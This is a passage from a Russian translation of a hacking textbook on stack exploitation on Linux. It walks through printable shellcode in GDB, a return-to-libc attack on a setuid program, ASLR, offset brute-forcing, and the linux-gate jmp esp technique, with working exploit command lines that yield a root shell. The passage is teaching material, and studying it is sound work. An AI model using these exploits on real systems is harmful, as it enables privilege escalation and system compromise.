Все получилось. На случай, если вы не смогли до конца понять, что здесь происходит, рассмотрим выполнение отображаемого шелл-кода в отладчике GDB. Адреса в стеке и адреса возврата будут немного другими, но это никак не скажется на работоспособности шелл-кода. Он вычисляет местоположение относительно регистра ESP, что обеспечивает ему эксплуатационную гибкость.

```
reader@hacking:~/booksrc $ gdb -q ./update_info
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass update_product_description
```

```
Dump of assembler code for function update_product_description:
0x080484a8 <update_product_description+0>:      push   ebp
0x080484a9 <update_product_description+1>:      mov    ebp,esp
0x080484ab <update_product_description+3>:      sub    esp,0x28
0x080484ae <update_product_description+6>:      mov    eax,DWORD PTR [ebp+8]
0x080484b1 <update_product_description+9>:      mov    DWORD PTR [esp+4],eax
0x080484b5 <update_product_description+13>:     lea    eax,[ebp-24]
0x080484b8 <update_product_description+16>:     mov    DWORD PTR [esp],eax
0x080484bb <update_product_description+19>:     call   0x8048388 <strcpy@plt>
0x080484c0 <update_product_description+24>:     mov    eax,DWORD PTR [ebp+12]
0x080484c3 <update_product_description+27>:     mov    DWORD PTR [esp+8],eax
0x080484c7 <update_product_description+31>:     lea    eax,[ebp-24]
0x080484ca <update_product_description+34>:     mov    DWORD PTR [esp+4],eax
0x080484ce <update_product_description+38>:     mov    DWORD PTR [esp],0x80487a0
0x080484d5 <update_product_description+45>:     call   0x8048398 <printf@plt>
0x080484da <update_product_description+50>:     leave
0x080484db <update_product_description+51>:     ret
End of assembler dump.
(gdb) break *0x080484db
Breakpoint 1 at 0x80484db: file update_info.c, line 21.
(gdb) run $(perl -e 'print "AAAA"x10') $(cat ./printable)
Starting program: /home/reader/booksrc/update_info $(perl -e 'print "AAAA"x10')
$(cat ./printable)
[ОТЛАДКА]: аргумент desc по адресу 0xbffff8fd

Program received signal SIGSEGV, Segmentation fault.
0xb7f06bfb in strlen () from /lib/tls/i686/cmov/libc.so.6
(gdb) run $(perl -e 'print "\xfd\xf8\xff\xbf"x10') $(cat ./printable)
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/reader/booksrc/update_info $(perl -e 'print "\xfd\xf8\xff\
xbf"x10')$(cat ./printable)
[ОТЛАДКА]: аргумент desc по адресу 0xbffff8fd
Меняем описание продукта # на 'TX-3399-Purr-!TTTP\%JONE%501:-%mm4-%mm%--DW%P-Yf1Y-
fwfYyzSzP-iii%-Zkx%-%Fw%P-XXn6-99w%-ptt%P-%w%%-qqqq-jPiXP-cccc-Dw0D-WICzP-c66c-
W0TmP-TTTT-%NN0-%o42-7a-0P-xGGx-rrrx-aFOwP-pApA-N-w--B2H2PPPPPPPPPPPPPPPPPPPP'

Breakpoint 1, 0x080484db in update_product_description (
    id=0x72727550 <Address 0x72727550 out of bounds>,
    desc=0x5454212d <Address 0x5454212d out of bounds>) at update_info.c:21
21      }
(gdb) stepi
0xbffff8fd in ?? ()
(gdb) x/9i $eip
0xbffff8fd:     push   esp
0xbffff8fe:     pop    eax
0xbffff8ff:     sub    eax,0x39393333
0xbffff904:     sub    eax,0x72727550
0xbffff909:     sub    eax,0x54545421
0xbffff90e:     push   eax
0xbffff90f:     pop    esp
0xbffff910:     and    eax,0x454e4f4a
```

```
0xbffff915:     and    eax,0x3a313035
(gdb) i r esp
esp            0xbffff6d0       0xbffff6d0
(gdb) p /x $esp + 860
$1 = 0xbffffa2c
(gdb) stepi 9
0xbffff91a in ?? ()
(gdb) i r esp eax
esp            0xbffffa2c       0xbffffa2c
eax            0x0      0
(gdb)
```

Первые девять инструкций прибавляют к значению регистра ESP 860 и обнуляют регистр EAX. Следующие восемь инструкций проталкивают последние восемь байтов шелл-кода в стек фрагментами по четыре байта. Это процесс повторяется в следующих 32 инструкциях, в результате чего в стеке появляется готовый шелл-код.

```
(gdb) x/8i $eip
0xbffff91a:     sub    eax,0x346d6d25
0xbffff91f:     sub    eax,0x256d6d25
0xbffff924:     sub    eax,0x2557442d
0xbffff929:     push   eax
0xbffff92a:     sub    eax,0x59316659
0xbffff92f:     sub    eax,0x59667766
0xbffff934:     sub    eax,0x7a537a79
0xbffff939:     push   eax
(gdb) stepi 8
0xbffff93a in ?? ()
(gdb) x/4x $esp
0xbffffa24:     0x53e28951      0x80cde189      0x00000000      0x00000000
(gdb) stepi 32
0xbffff9ba in ?? ()
(gdb) x/5i $eip
0xbffff9ba:     push   eax
0xbffff9bb:     push   eax
0xbffff9bc:     push   eax
0xbffff9bd:     push   eax
0xbffff9be:     push   eax
(gdb) x/16x $esp
0xbffffa04:     0x90909090      0x31c03190      0x99c931db      0x80cda4b0
0xbffffa14:     0x51580b6a      0x732f2f68      0x622f6868      0xe3896e69
0xbffffa24:     0x53e28951      0x80cde189      0x00000000      0x00000000
0xbffffa34:     0x00000000      0x00000000      0x00000000      0x00000000
(gdb)  i r eip esp eax
eip            0xbffff9ba       0xbffff9ba
esp            0xbffffa04       0xbffffa04
eax            0x90909090       -1869574000
(gdb)
```

Теперь, когда в стеке находится полностью готовый шелл-код, мы присваиваем регистру EAX значение `0x90909090`. Оно снова и снова будет проталкиваться в стек, формируя дорожку NOP между концом кода загрузчика и началом нашего шелл-кода.

```
(gdb) x/24x 0xbffff9ba
0xbffff9ba:     0x50505050     0x50505050     0x50505050     0x50505050
0xbffff9ca:     0x50505050     0x00000050     0x00000000     0x00000000
0xbffff9da:     0x00000000     0x00000000     0x00000000     0x00000000
0xbffff9ea:     0x00000000     0x00000000     0x00000000     0x00000000
0xbffff9fa:     0x00000000     0x00000000     0x90900000     0x31909090
0xbffffa0a:     0x31db31c0     0xa4b099c9     0x0b6a80cd     0x2f685158
(gdb) stepi 10
0xbffff9c4 in ?? ()
(gdb) x/24x 0xbffff9ba
0xbffff9ba:     0x50505050     0x50505050     0x50505050     0x50505050
0xbffff9ca:     0x50505050     0x00000050     0x00000000     0x00000000
0xbffff9da:     0x90900000     0x90909090     0x90909090     0x90909090
0xbffff9ea:     0x90909090     0x90909090     0x90909090     0x90909090
0xbffff9fa:     0x90909090     0x90909090     0x90909090     0x31909090
0xbffffa0a:     0x31db31c0     0xa4b099c9     0x0b6a80cd     0x2f685158
(gdb) stepi 5
0xbffff9c9 in ?? ()
(gdb) x/24x 0xbffff9ba
0xbffff9ba:     0x50505050     0x50505050     0x50505050     0x90905050
0xbffff9ca:     0x90909090     0x90909090     0x90909090     0x90909090
0xbffff9da:     0x90909090     0x90909090     0x90909090     0x90909090
0xbffff9ea:     0x90909090     0x90909090     0x90909090     0x90909090
0xbffff9fa:     0x90909090     0x90909090     0x90909090     0x31909090
0xbffffa0a:     0x31db31c0     0xa4b099c9     0x0b6a80cd     0x2f685158
(gdb)
```

Теперь указатель инструкции (EIP) может перейти по дорожке NOP к шелл-коду.

Построение шелл-кода из отображаемых символов — это техника, дающая определенные возможности. Но она, как и прочие обсуждавшиеся в книге приемы, — всего лишь кирпичик, который следует использовать в различных сочетаниях с другими кирпичиками. Их применение требует смекалки. В этой игре побеждает тот, кто умнее.

0x6a0 Усиление противодействия

Продемонстрированные в этой главе техники эксплуатации уязвимостей существуют много лет. У программистов было достаточно времени на выработку хороших способов защиты. В общем виде процесс эксплуатации уязвимости можно разбить на три стадии: первым делом каким-то способом вызывается повреждение памяти, затем меняется порядок выполнения программы, и, наконец, запускается шелл-код.

0x6b0 Неисполняемый стек

Большинство приложений ничего не исполняют в стеке, поэтому наиболее очевидной мерой для защиты от переполнения буфера является запрет на выполнение кода в стеке. После этого любой внедренный туда шелл-код становится бесполезным. Такой тип защиты предотвращает большинство попыток эксплуатации уязвимости через стек и становится все более популярным. В операционной системе OpenBSD с версии 3.3 стек является неисполняемым по умолчанию, а в Linux это обеспечивается патчем ядра PaX.

0x6b1 Атака возврата в библиотеку

Разумеется, эту меру защиты можно обойти — с помощью техники, известной под названием *атака возврата в библиотеку* (returning into libc). Стандартная библиотека языка C libc содержит такие базовые функции, как `printf()` и `exit()`. Это функции общего доступа, соответственно, любая программа, использующая `printf()`, адресует выполнение в соответствующее место в библиотеке libc. Аналогичным образом может поступить и эксплуатирующий уязвимость код, переадресовав выполнение программы какой-то функции в libc. Разумеется, гибкость такого подхода сильно ограничена по сравнению с полнофункциональным шелл-кодом. Зато мы избавлены от необходимости выполнять что бы то ни было в стеке.

0x6b2 Возврат в функцию system()

Одна из простейших функций библиотеки libc, в которую может происходить возврат, — это функция `system()`. Надеюсь, вы помните, что у нее всего один аргумент, который выполняется через оболочку /bin/sh. Именно он обычно становится целью атаки. Для примера давайте рассмотрим простую программу с уязвимостью.

vuln.c

```
int main(int argc, char *argv[])
{
    char buffer[5];
    strcpy(buffer, argv[1]);
    return 0;
}
```

Разумеется, уязвимой эта программа оказывается только после компиляции и установки флага setuid, предоставляющего права пользователя root.

```
reader@hacking:~/booksrc $ gcc -o vuln vuln.c
reader@hacking:~/booksrc $ sudo chown root ./vuln
reader@hacking:~/booksrc $ sudo chmod u+s ./vuln
```

```
reader@hacking:~/booksrc $ ls -l ./vuln
-rwsr-xr-x 1 root reader 6600 2007-09-30 22:43 ./vuln

reader@hacking:~/booksrc $
```

Мы хотим заставить ее запустить командную оболочку, не выполняя ничего в стеке, через возврат в функцию библиотеки libc `system()`. Для этого нам нужно передать ей в качестве аргумента `/bin/sh`.

Первым делом мы должны определить, где именно в библиотеке находится функция `system()`. Ее местоположение меняется от машины к машине, но после того, как мы ее обнаружим, сможем пользоваться сколько угодно, так как адрес изменится только после повторной компиляции библиотеки libc. Проще всего его определить, создав макет программы и запустив его в отладчике:

```
reader@hacking:~/booksrc $ cat > dummy.c
int main()
{ system(); }
reader@hacking:~/booksrc $ gcc -o dummy dummy.c
reader@hacking:~/booksrc $ gdb -q ./dummy
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804837a
(gdb) run
Starting program: /home/matrix/booksrc/dummy

Breakpoint 1, 0x0804837a in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7ed0d80 <system>
(gdb) quit
```

Наш макет программы содержит обращение к функции `system()`. После его компиляции двоичный файл открывается в отладчике и в начало добавляется точка останова. Программа запускается и отображает адрес функции `system()`. В рассматриваемом случае это `0xb7ed0d80`.

Теперь мы можем направить выполнение программы в функцию `system()` библиотеки libc. Но, как вы помните, нам нужно заставить уязвимую программу выполнить функцию `system("/bin/sh")`, чтобы запустить командную оболочку, поэтому мы должны предоставить аргумент. При возврате к библиотеке адрес возврата и аргументы функции считываются из стека уже известным способом: сначала адрес возврата, затем аргументы. В стеке возвращающий в библиотеку вызов должен выглядеть примерно так:

Непосредственно после адреса нужной нам функции находится адрес, по которому должно вернуться управление после ее вызова, а затем последовательно перечислены все ее аргументы.

В нашем случае адрес возврата из функции не имеет значения, так как она должна будет открыть интерактивную командную оболочку. Так что эти четыре байта можно заполнить чем угодно, например добавить туда значение `FAKE`. Кроме того, у нас всего один аргумент — указатель на строку `/bin/sh`, которая может храниться в произвольном месте памяти, например в переменной окружения. В следующем листинге перед строкой стоят несколько пробелов. Они играют ту же роль, что и дорожка NOP, предоставляя пространство для маневра, потому что записи `system(" /bin/sh")` и `system(" /bin/sh")` эквивалентны.

```
reader@hacking:~/booksrc $ export BINSH="         /bin/sh"
reader@hacking:~/booksrc $ ./getenvaddr BINSH ./vuln
BINSH по адресу 0xbffffe5b
reader@hacking:~/booksrc $
```

Итак, функция `system()` находится по адресу `0xb7ed0d80`, а после выполнения программы строка `/bin/sh` будет располагаться в `0xbffffe5b`. Это означает, что на место адреса возврата в стеке нужно записать набор адресов, начинающийся с `0xb7ecfd80`, за которым следует заполнитель `FAKE` (потому что не имеет значения, куда будет возвращено управление после вызова функции `system()`), а за ним адрес `0xbffffe5b`.

Двоичный поиск покажет, что на месте адреса возврата, скорее всего, оказалось восьмое слово из входных данных, поэтому для пробелов эксплуатирующий уязвимость код потребует семи слов-заполнителей.

```
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x5')
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x10')
Segmentation fault
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x8')
Segmentation fault
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x7')
Illegal instruction
reader@hacking:~/booksrc $ ./vuln $(perl -e 'print "ABCD"x7   "\x80\x0d\xed\
xb7FAKE\x5b\xfe\xff\xbf"')
sh-3.2# whoami
root
sh-3.2#
```

Этот код при необходимости можно расширить, создав цепочку обращений к библиотеке libc. Фигурирующий в нашем примере адрес возврата `FAKE` также легко поменять, передав управление нужной инструкции.

0x6c0 Рандомизация стека

Для защиты вместо запрета на выполнение кода в стеке можно случайным образом менять расположение в нем важных структур данных. В этом случае вернуть управление в ожидающий шелл-код не получится, так как его адрес неизвестен.

В ядре Linux эта защитная мера по умолчанию присутствует, начиная с версии 2.6.12, но на загрузочном диске она отключена. Для ее активации при помощи команды `echo` запишите `1` в файловую систему `/proc`, как показано ниже:

```
reader@hacking:~/booksrc $ sudo su
root@hacking:~ # echo 1 > /proc/sys/kernel/randomize_va_space
root@hacking:~ # exit
logout
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out
[DEBUG] обнаружена заметка длиной 34 байта для id 999
[DEBUG] обнаружена заметка длиной 41 байт для id 999
-------[ конец данных, касающихся заметки ]-------
reader@hacking:~/booksrc $
```

После активации этой защитной меры код, эксплуатирующий уязвимость программы notesearch, перестанет работать, ведь при каждом ее запуске стек будет начинаться в случайном месте, как показано в следующем примере.

aslr_demo.c

```
#include <stdio.h>

int main(int argc, char *argv[]) {
    char buffer[50];

    printf("буфер по адресу %p\n", &buffer);

    if(argc > 1)
        strcpy(buffer, argv[1]);

    return 1;
}
```

Программа очевидно уязвима к переполнению буфера, но после включения рандомизации воспользоваться этой уязвимостью будет не так-то просто.

```
reader@hacking:~/booksrc $ gcc -g -o aslr_demo aslr_demo.c
reader@hacking:~/booksrc $ ./aslr_demo
буфер по адресу 0xbffbbf90
reader@hacking:~/booksrc $ ./aslr_demo
буфер по адресу 0xbfe4de20
reader@hacking:~/booksrc $ ./aslr_demo
```

```
буфер по адресу 0xbfc7ac50
reader@hacking:~/booksrc $ ./aslr_demo $(perl -e 'print "ABCD"x20')
буфер по адресу 0xbf9a4920
Segmentation fault
reader@hacking:~/booksrc $
```

Обратите внимание, как при каждом прогоне меняется местоположение буфера в стеке. Внедрить шелл-код и повредить память с целью перезаписи адреса возврата по-прежнему возможно, но вот определить адрес шелл-кода уже не получится. Технология *ASLR* (address space layout randomization[1]) меняет положение всего, что находится в стеке, в том числе и переменных окружения.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE по адресу 0xbfd919c3
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE по адресу 0xbfe499c3
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE по адресу 0xbfcae9c3
reader@hacking:~/booksrc $
```

Защита этого типа эффективно работает против основной массы атак, но не всегда может остановить решительно настроенного хакера. Ну что, есть идеи, как при существующих условиях воспользоваться уязвимостью программы?

0x6c1 Анализ с помощью BASH и GDB

Технология ASLR не позволяет предотвратить повреждения памяти, поэтому можно воспользоваться сценарием BASH и перебором различных комбинаций выяснить смещение адреса возврата от начала буфера. *Статусом завершения* называется значение, возвращаемое функцией `main` при завершении работы программы. Командная оболочка BASH сохраняет его в переменной `$?`, которая позволяет понять, было ли завершение программы аварийным.

```
reader@hacking:~/booksrc $ ./aslr_demo test
буфер по адресу 0xbfb80320
reader@hacking:~/booksrc $ echo $?
1
reader@hacking:~/booksrc $ ./aslr_demo $(perl -e 'print "AAAA"x50')
буфер по адресу 0xbfbe2ac0
Segmentation fault
reader@hacking:~/booksrc $ echo $?
139
reader@hacking:~/booksrc $
```

[1] Рандомизация размещения адресного пространства (*англ.*). — *Примеч. пер.*

Для остановки сценария перебора при аварийном завершении программы мы воспользуемся условным оператором `if`. Блок с ним располагается между ключевыми словами `then` и `fi`; кроме того, в самом операторе должен присутствовать пробел. Выход из цикла `for` осуществляется командой `break`.

```
reader@hacking:~/booksrc $ for i in $(seq 1 50)
> do
> echo "Проверяем смещение в $i слов"
> ./aslr_demo $(perl -e "print 'AAAA'x$i")
> if [ $? != 1 ]
> then
> echo "==> Смещение адреса возврата составляет $i слов"
> break
> fi
> done
Проверяем смещение в 1 слово
буфер по адресу 0xbfc093b0
Проверяем смещение в 2 слова
буфер по адресу 0xbfd01ca0
Проверяем смещение в 3 слова
буфер по адресу 0xbfe45de0
Проверяем смещение в 4 слова
буфер по адресу 0xbfdcd560
Проверяем смещение в 5 слов
буфер по адресу 0xbfbf5380
Проверяем смещение в 6 слов
буфер по адресу 0xbffce760
Проверяем смещение в 7 слов
буфер по адресу 0xbfaf7a80
Проверяем смещение в 8 слов
буфер по адресу 0xbfa4e9d0
Проверяем смещение в 9 слов
буфер по адресу 0xbfacca50
Проверяем смещение в 10 слов
буфер по адресу 0xbfd08c80
Проверяем смещение в 11 слов
буфер по адресу 0xbff24ea0
Проверяем смещение в 12 слов
буфер по адресу 0xbfaf9a70
Проверяем смещение в 13 слов
буфер по адресу 0xbfe0fd80
Проверяем смещение в 14 слов
буфер по адресу 0xbfe03d70
Проверяем смещение в 15 слов
буфер по адресу 0xbfc2fb90
Проверяем смещение в 16 слов
буфер по адресу 0xbff32a40
Проверяем смещение в 17 слов
буфер по адресу 0xbf9da940
Проверяем смещение в 18 слов
```

```
буфер по адресу 0xbfd0cc70
Проверяем смещение в 19 слов
буфер по адресу 0xbf897ff0
Illegal instruction
==> Смещение адреса возврата составляет 19 слов
reader@hacking:~/booksrc $
```

Узнав величину смещения, мы сможем переписать адрес возврата. Но это все равно не позволит нам запустить шелл-код, так как определить его местоположение невозможно. Давайте посмотрим в отладчике GDB на программу, готовую вернуться из функции main.

```
reader@hacking:~/booksrc $ gdb -q ./aslr_demo
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x080483b4 <main+0>:    push   ebp
0x080483b5 <main+1>:    mov    ebp,esp
0x080483b7 <main+3>:    sub    esp,0x58
0x080483ba <main+6>:    and    esp,0xfffffff0
0x080483bd <main+9>:    mov    eax,0x0
0x080483c2 <main+14>:   sub    esp,eax
0x080483c4 <main+16>:   lea    eax,[ebp-72]
0x080483c7 <main+19>:   mov    DWORD PTR [esp+4],eax
0x080483cb <main+23>:   mov    DWORD PTR [esp],0x80484d4
0x080483d2 <main+30>:   call   0x80482d4 <printf@plt>
0x080483d7 <main+35>:   cmp    DWORD PTR [ebp+8],0x1
0x080483db <main+39>:   jle    0x80483f4 <main+64>
0x080483dd <main+41>:   mov    eax,DWORD PTR [ebp+12]
0x080483e0 <main+44>:   add    eax,0x4
0x080483e3 <main+47>:   mov    eax,DWORD PTR [eax]
0x080483e5 <main+49>:   mov    DWORD PTR [esp+4],eax
0x080483e9 <main+53>:   lea    eax,[ebp-72]
0x080483ec <main+56>:   mov    DWORD PTR [esp],eax
0x080483ef <main+59>:   call   0x80482c4 <strcpy@plt>
0x080483f4 <main+64>:   mov    eax,0x1
0x080483f9 <main+69>:   leave
0x080483fa <main+70>:   ret
End of assembler dump.
(gdb) break *0x080483fa
Breakpoint 1 at 0x80483fa: file aslr_demo.c, line 12.
(gdb)
```

Точка останова находится рядом с последней инструкцией функции `main`. Эта инструкция нацеливает регистр EIP на хранящийся в стеке адрес возврата. Если он подвергся перезаписи, именно на этой инструкции программа потеряет контроль. Сейчас мы сделаем пару пробных прогонов и посмотрим на состояние регистров.

```
(gdb) run
Starting program: /home/reader/booksrc/aslr_demo
буфер по адресу 0xbfa131a0

Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr_demo.c:12
12      }
(gdb) info registers
eax            0x1      1
ecx            0x0      0
edx            0xb7f000b0       -1209007952
ebx            0xb7efeff4       -1209012236
esp            0xbfa131ec       0xbfa131ec
ebp            0xbfa13248       0xbfa13248
esi            0xb7f29ce0       -1208836896
edi            0x0      0
eip            0x80483fa        0x80483fa <main+70>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/aslr_demo
буфер по адресу 0xbfd8e520

Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr_demo.c:12
12      }
(gdb) i r esp
esp            0xbfd8e56c       0xbfd8e56c
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/aslr_demo
буфер по адресу 0xbfaada40

Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr_demo.c:12
12      }
(gdb) i r esp
esp            0xbfaada8c       0xbfaada8c
(gdb)
```

Несмотря на выполняемую при каждом прогоне рандомизацию, мы видим, насколько близки адрес из регистра ESP и адрес буфера (они выделены жирным шрифтом). И не удивительно, ведь этот указатель нацелен на стек, а именно там находится адрес буфера. Значение регистра ESP и адрес буфера изменились на одну и ту же случайную величину, так как они связаны друг с другом.

Команда `stepi` переводит отладчик GDB в режим пошагового выполнения. Она даст нам возможность проверить значение ESP после инструкции `ret`.

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/aslr_demo
буфер по адресу 0xbfd1ccb0
Breakpoint 1, 0x080483fa in main (argc=134513588, argv=0x1) at aslr_demo.c:12
12      }
(gdb) i r esp
esp            0xbfd1ccfc       0xbfd1ccfc
(gdb) stepi
0xb7e4debc in __libc_start_main () from /lib/tls/i686/cmov/libc.so.6
(gdb) i r esp
esp            0xbfd1cd00       0xbfd1cd00
(gdb) x/24x 0xbfd1ccb0
0xbfd1ccb0:    0x00000000      0x080495cc      0xbfd1ccc8      0x08048291
0xbfd1ccc0:    0xb7f3d729      0xb7f74ff4      0xbfd1ccf8      0x08048429
0xbfd1ccd0:    0xb7f74ff4      0xbfd1cd8c      0xbfd1ccf8      0xb7f74ff4
0xbfd1cce0:    0xb7f937b0      0x08048410      0x00000000      0xb7f74ff4
0xbfd1ccf0:    0xb7f9fce0      0x08048410      0xbfd1cd58      0xb7e4debc
0xbfd1cd00:    0x00000001      0xbfd1cd84      0xbfd1cd8c      0xb7fa0898
(gdb) p 0xbfd1cd00   0xbfd1ccb0
$1 = 80
(gdb) p 80/4
$2 = 20
(gdb)
```

При пошаговом выполнении видно, что инструкция `ret` увеличивает значение регистра ESP на 4. Вычтя из адреса буфера значение ESP, мы обнаружим, что указатель ESP нацелен на адрес, отстоящий от начала буфера на 80 байтов (или на 20 слов). Смещение адреса возврата составляло 19 слов, соответственно, после выполнения последней инструкции `ret` в функции `main` регистр ESP будет указывать на место в памяти стека непосредственно за адресом возврата. Если как-нибудь нацелить туда же регистр EIP, этим можно будет воспользоваться.

0x6c2 Возвращение из библиотеки linux-gate

Техника, о которой я сейчас расскажу, не работает в Linux, начиная с версии ядра 2.6.18. После того как она приобрела популярность, разработчики закрыли дыру в безопасности. На LiveCD используется версия ядра 2.6.20, а приведенный ниже листинг получен на машине с операционной системой Linux 2.6.17. Несмотря на то что рассматриваемая техника не работает на загрузочном диске, лежащую в ее основе идею можно применить другими способами.

Атака путем *возвращения из linux-gate* (bouncing off linux-gate) связана с объектом ядра, который выглядит как разделяемая библиотека. Программа ldd показывает

список разделяемых библиотек, от которых зависит наш код. Надеюсь, в этом листинге вы заметите одну любопытную деталь, связанную с библиотекой linux-gate.

```
matrix@loki /hacking $ $ uname -a
Linux hacking 2.6.17 #2 SMP Sun Apr 11 03:42:05 UTC 2007 i686 GNU/Linux
matrix@loki /hacking $ cat /proc/sys/kernel/randomize_va_space
1
matrix@loki /hacking $ ldd ./aslr_demo
    linux-gate.so.1 => (0xffffe000)
    libc.so.6 => /lib/libc.so.6 (0xb7eb2000)
    /lib/ld-linux.so.2 (0xb7fe5000)
matrix@loki /hacking $ ldd /bin/ls
    linux-gate.so.1 => (0xffffe000)
    librt.so.1 => /lib/librt.so.1 (0xb7f95000)
    libc.so.6 => /lib/libc.so.6 (0xb7e75000)
    libpthread.so.0 => /lib/libpthread.so.0 (0xb7e62000)
    /lib/ld-linux.so.2 (0xb7fb1000)
matrix@loki /hacking $ ldd /bin/ls
    linux-gate.so.1 => (0xffffe000)
    librt.so.1 => /lib/librt.so.1 (0xb7f50000)
    libc.so.6 => /lib/libc.so.6 (0xb7e30000)
    libpthread.so.0 => /lib/libpthread.so.0 (0xb7e1d000)
    /lib/ld-linux.so.2 (0xb7f6c000)
matrix@loki /hacking $
```

Даже в разных программах при включенной рандомизации библиотека linux-gate.so.1 всегда находится по одному и тому же адресу. Этот виртуальный динамически разделяемый объект используется ядром для ускорения системных вызовов. А раз так, значит, он требуется во всех процессах. Он загружается непосредственно из ядра и на диске попросту не существует.

Важно понимать, что каждому процессу соответствует блок памяти с инструкциями библиотеки linux-gate, которые, несмотря на технологию ASLR, всегда располагаются в одном и том же месте. Давайте попробуем найти на этом участке памяти инструкцию ассемблера `jmp esp`. Именно она позволит нацелить регистр EIP в то место, на которое указывает регистр ESP.

Первым делом мы ассемблируем ее, чтобы узнать ее вид в машинном коде:

```
matrix@loki /hacking $ cat > jmpesp.s
BITS 32
jmp esp
matrix@loki /hacking $ nasm jmpesp.s
matrix@loki /hacking $ hexdump -C jmpesp
00000000 ff e4                                            |..|
00000002
matrix@loki /hacking $
```

Теперь можно написать простую программу, ищущую указанный шаблон в собственной памяти.

find_jmpesp.c

```
int main()
{
    unsigned long linuxgate_start = 0xffffe000;
    char *ptr = (char *) linuxgate_start;

    int i;

    for(i=0; i < 4096; i++)
    {
        if(ptr[i] == '\xff' && ptr[i+1]    '\xe4')
            printf("найдена jmp esp по адресу %p\n", ptr+i);
    }
}
```

После компиляции и запуска программы мы увидим, что нужная инструкция располагается по адресу `0xffffe777`. В этом можно удостовериться с помощью отладчика GDB:

```
matrix@loki /hacking $ ./find_jmpesp
найдена jmp esp по адресу 0xffffe777
matrix@loki /hacking $ gdb -q ./aslr_demo
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x80483f0: file aslr_demo.c, line 7.
(gdb) run
Starting program: /hacking/aslr_demo

Breakpoint 1, main (argc=1, argv=0xbf869894) at aslr_demo.c:7
7               printf("буфер по адресу %p\n", &buffer);
(gdb) x/i 0xffffe777
0xffffe777:     jmp    esp
(gdb)
```

Итак, если в качестве адреса возврата мы укажем `0xffffe777`, то при возврате управления функцией `main` выполнение перейдет в библиотеку linux-gate. А так как это будет инструкция `jmp esp`, оно сразу же вернется туда, куда указывает регистр ESP. Ранее мы уже видели, что при завершении функции main регистр ESP указывает на место в памяти непосредственно за адресом возврата. Если поместить туда шелл-код, регистр EIP попадет на него.

```
matrix@loki /hacking $ sudo chown root:root ./aslr_demo
matrix@loki /hacking $ sudo chmod u+s ./aslr_demo
matrix@loki /hacking $ ./aslr_demo $(perl -e 'print "\x77\xe7\xff\xff"x20')$(cat
             scode.bin)
буфер по адресу 0xbf8d9ae0
sh-3.1#
```

Описанная техника дает возможность воспользоваться уязвимостью программы notesearch.

```
matrix@loki /hacking $ for i in `seq 1 50`; do ./notesearch $(perl -e "print
            'AAAA'x$i"); if [
$? == 139 ]; then echo "Проверяем $i слов"; break; fi; done
[DEBUG] обнаружена заметка длиной 34 байта для id 1000
[DEBUG] обнаружена заметка длиной 41 байт для id 1000
[DEBUG] обнаружена заметка длиной 63 байта для id 1000
-------[ конец данных, касающихся заметки ]-------

*** ВЫВОД СОКРАЩЕН ***

[DEBUG] обнаружена заметка длиной 34 байта для id 1000
[DEBUG] обнаружена заметка длиной 41 байт для id 1000
[DEBUG] обнаружена заметка длиной 63 байта для id 1000
-------[ конец данных, касающихся заметки ]-------
Segmentation fault
Проверяем 35 слов
matrix@loki /hacking $ ./notesearch $(perl -e 'print "\x77\xe7\xff\xff"x35')$(cat
            scode.bin)
[DEBUG] обнаружена заметка длиной 34 байта для id 1000
[DEBUG] обнаружена заметка длиной 41 байт для id 1000
[DEBUG] обнаружена заметка длиной 63 байта для id 1000
-------[ конец данных, касающихся заметки ]-------
Segmentation fault
matrix@loki /hacking $ ./notesearch $(perl -e 'print "\x77\xe7\xff\xff"x36')$(cat
            scode2.bin)
[DEBUG] обнаружена заметка длиной 34 байта для id 1000
[DEBUG] обнаружена заметка длиной 41 байт для id 1000
[DEBUG] обнаружена заметка длиной 63 байта для id 1000
-------[ конец данных, касающихся заметки ]-------
sh-3.1#
```

Значение в 35 слов оказалось неверным, так как при немного меньшем размере вредоносного массива программа аварийно завершила работу. Но мы попали примерно туда, куда было нужно, осталось только вручную скорректировать значение (или рассчитать смещение точнее).

К сожалению, хитрый трюк с возвращением из библиотеки linux-gate работает только с более старыми версиями Linux. Если вы попробуете реализовать его в среде с загрузочного диска, то уже не найдете удобной инструкции на знакомом месте.

```
reader@hacking:~/booksrc $ uname -a
Linux hacking 2.6.20-15-generic #2 SMP Sun Apr 15 07:36:31 UTC 2007 i686 GNU/Linux
reader@hacking:~/booksrc $ gcc -o find_jmpesp find_jmpesp.c
reader@hacking:~/booksrc $ ./find_jmpesp
```

```
reader@hacking:~/booksrc $ gcc -g -o aslr_demo aslr_demo.c
reader@hacking:~/booksrc $ ./aslr_demo test
буфер по адресу 0xbfcf3480
reader@hacking:~/booksrc $ ./aslr_demo test
буфер по адресу 0xbfd39cd0
